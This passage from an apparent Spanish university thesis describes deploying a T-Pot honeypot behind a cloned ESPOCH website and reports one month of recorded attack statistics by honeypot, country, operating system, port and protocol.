Para poder realizar el proceso de clonación de los links internos de la página de la ESPOCH se utilizó la herramienta Httrack, este proceso se tardó 36 horas aproximadamente y teniendo casi 500 errores en el intento de clonación, debido a la cantidad y complejidad de los links que se contiene en la página principal como se detalla en la figura 8-3.




Figura 8-3: Proceso de clonación de la página de la ESPOCH.

Realizado por: (Gallegos, Jaime, 2021)

En la figura 9-3 se muestra el resultado final de la página clonada pero con la dirección IP 190.15.131.195 asignada, obviamente con el mensaje de advertencia que no es una página segura y con los links e imágenes que se mostraban en la página el día que se realizó la clonación, como se muestra en la figura 3-9.




Figura 9-3: Página de la ESPOCH con la dirección IP.

Fuente: (Gallegos, Jaime, 2021)

3.4. Proceso de registro de datos.

Una vez realizada la instalación total del T-pot, se procedió al registro y almacenamiento de todos los ataques y atacantes que recibió la IP 190.15.131.195, a partir del 17 de Enero del 2021 hasta el 17 de Febrero del 2021, teniendo un aproximado a 7,000,000 de interacciones con la red en un mes de implementación del T-pot.

El T-Pot consta de 21 honeypots internos de los cuales se tomó las muestras de los 4 más relevantes comparando la cantidad y detalles de los ataques registrados por cada uno.

Se procedió a realizar un monitoreo de los ataques realizados durante los primeros 15 días y durante todo el mes desde la puesta en marcha del sistema. En la siguiente figura se puede apreciar la cantidad de ataques y la cantidad que cada honeypot interno registró durante 15 días de ejecución del T-Pot como se muestra a continuación en la figura 10-3.




Figura 10-3: Ataques al servidor registrados a los 15 días de funcionamiento

Realizado por: (Gallegos, Jaime, 2021)

CAPÍTULO IV

4. RESULTADOS

Los resultados se obtuvieron a lo largo de un mes desde la puesta en funcionamiento del sistema, se ha recolectado la información de los honeypots que tuvieron mayor número de registros de interacción con la red tales como Dionaea, Nginx, Adbhoey y Ciscoasa, además se realizó una comparativa entre los primeros 15 días de registros con los datos del mes completo entre los honeypots: Adbhoney y Ciscoasa para que se pueda evidenciar su comportamiento en diferentes períodos de prueba, también se detallaron las 10 IP´s con mayor interacción que cada honeypot registró individualmente.

En la figura 1-4 se evidencia el número total de ataques registrados por el T-Pot en un mes de recolección de datos y también con la participación de casi todo el mundo.




Figura 1-4: Registro total de datos.

Realizado por: (Gallegos, Jaime, 2021)

En el gráfico 1-4 se muestra el total de ataques registrados por cada honeypot interno en el mes de recolección de datos iniciando el 17 de enero del 2021, hasta el 17 de febrero del 2021, teniendo claramente un registro mayor del honeypot Dionaea con 4,839,865 registros de interacción con la red, seguido del honeypot creowrie con 1,922,957 registros siendo estos los honeypots con mayor información recolectada.




Gráfico 1-4: Total de ataques registrados por cada honeypot.

Realizado por: (Gallegos, Jaime, 2021)

En el gráfico 2-4 por otro lado, se pueden apreciar los ataques de acuerdo al tipo de ataque, al sistema operativo y al país de origen.




Gráfico 2-4: Resumen de los ataques revisados

Realizado por: (Gallegos, Jaime, 2021)

En el gráfico 3-4 se indica que un 78% de los ataques registrados fueron registrados por mala reputación, mientras que cerca del 20.5% de ataques fueron registrados como atacantes conocidos, un 0.05% de los ataques fueros registrados como spam y un 0.01% se subdividen entre ataques por: mass scanner, tor extit node, bot, crawler, anonymizer.




Gráfico 3-4: Ataques según el tipo

Realizado por: (Gallegos, Jaime, 2021)

Como se muestra en el siguiente gráfico 4-4 los ataques por Dionaea registró un 69,5% del total de ataques, seguido de Mailoney con un registro del 15.3% de los ataques, Cowrie con un 7,5% de interacciones, un registro del 3,8% por Rdpy, un 3% de los ataques registrados por Honeytrap y un 0,9% entre los honeypots: Heralding, Tanner, Adbhoney, CitrixHoneypot y Ciscoasa.




Gráfico 4-4: Ataques según el honeypot

Realizado por: (Gallegos, Jaime, 2021)

El siguiente gráfico 5-4 se muestra la interacción del sistema operativo el cual se utilizó para realizar el ataque, donde se puede ver que el 54,6% de los ataques no detecta el sistema operativo utilizado, seguido del 40,1% de ataques efectuados desde Windows 7 o Windows 8 y con un registro del 5,3% de los ataques distribuidos entre: Windows NT Kernel, Windows NT Kernel 6.x, Windows XP y Diferentes versiones de Linux.




Gráfico 5-4: Ataques por sistema operativo.

Realizado por: (Gallegos, Jaime, 2021)

El siguiente gráfico 6-4 indica el país de origen de los ataques, siendo Estados Unidos el país con mayor interacción a la red con un registro del 26,2% del total de ataques, Venezuela con un 24,9% de interacciones, Brasil con un 20,9% de los ataques siendo estos los países con mayor actividad, no obstante se registran ataques recibidos por: Vietnam, India, Rusia, Argentina, Irán, Irlanda, Colombia, etc., que suman un 28% de la interacción total a la red.




Gráfico 6-4: Ataques por país.

Realizado por: (Gallegos, Jaime, 2021)

En el gráfico 7-4 se pueden apreciar los puertos usados por cada país, para la realización de los ataques informáticos, teniendo la presencia en todos los países del puerto 445 y en Estados Unidos que fue el país con más interacción a la red se Utilizó en la mayoría de los ataques el puerto 25.




Gráfico 7-4: Ataques por países y puertos

Fuente: (Gallegos, Jaime, 2021)

4.1. Análisis de ataques según cada honeypot interno.

4.1.1. Ataques y atacantes que registró Dionea

Dionaea es la herramienta interna más importante del T-pot con mayores registros puesto que es un honeypot de baja interacción diseñado para emular sistemas vulnerables que ejecutan protocolos como SMB, HTTP, FTP, TFTP, MSSQL, MySQL, SIP.

En el gráfico 8-4 se muestra que el honeypot Dionaea registró 3, 722, 321 ataques en los primeros 15 días desde la implementación del T-pot, teniendo 5,139 IPs únicas que se detallaran posteriormente.




Gráfico 8-4: Número de ataques por día (Dionaea)

Realizado por: (Gallegos, Jaime, 2021)

En la figura 2-4 se muestra las ubicaciones en el mundo desde los cuales se realizaron los ataques que se registraron en Dionaea, teniendo a Venezuela y a Brasil con una mayor interacción a la red y señalados con una marca de color rojo, y una interacción media de los mismos incluyendo a Vietnam, y con una interacción moderada de casi todos los lugares en el mundo con acceso a internet.

Figura 2-4: Mapa de ataques por Dionaea

Realizado por: (Gallegos, Jaime, 2021)

En el gráfico 9-4 se evidencia que del total de ataques registrados, el 90,4% son de mala reputación, un 2,4% fueron por atacantes conocidos, un 0,4% fueron de tipo spam, y un 7,2% distribuido entre otros en: anonymizer, bot, crawler, mass scanner, tor exit node, etc.




Gráfico 9-4: Atacantes (Dionaea)

Realizado por: (Gallegos, Jaime, 2021)

En el gráfico 10-4 a continuación se evidencia que un 98% de los ataques se realizaron utilizando el protocolo smbd y un 2 % casi despreciable distribuidos en: mssqld, httpd, mysqld, monogod, ftpd, pprpd, TftpServerHandler, mqttd, etc.




Gráfico 10-4: Protocolos Dionaea

Realizado por: (Gallegos, Jaime, 2021)

El siguiente gráfico 11-4 muestra la actividad de los países desde donde se registraron los ataques en Dionaea, teniendo a Venezuela con un 26% del total de ataques registrados, a Brasil con un 23% de los ataques, seguido de Rusia con un 8% de registros, un 5% registrado desde la India, el 4% desde Colombia, el 3% provienen de Indonesia, un 3% provienen de Argentina, el 1,8 desde Turquia y finalmente un 1,6% de los ataques registrados provienen de atacantes de Tailandia.




Gráfico 11-4: Ataques Dionaea por país

Realizado por: (Gallegos, Jaime, 2021)

En el siguiente gráfico 12-4 se muestra que el 100% de los ataques tuvieron éxito en entablar una conexión con la red mientras que 31 intentos despreciables no tuvieron conectividad.




Gráfico 12-4: Ataques de Dionaea por su tipo

Realizado por: (Gallegos, Jaime, 2021)

En el siguiente gráfico 13-4 se muestra que se utilizó el protocolo TCP para realizar el 100% de los ataques registrados.

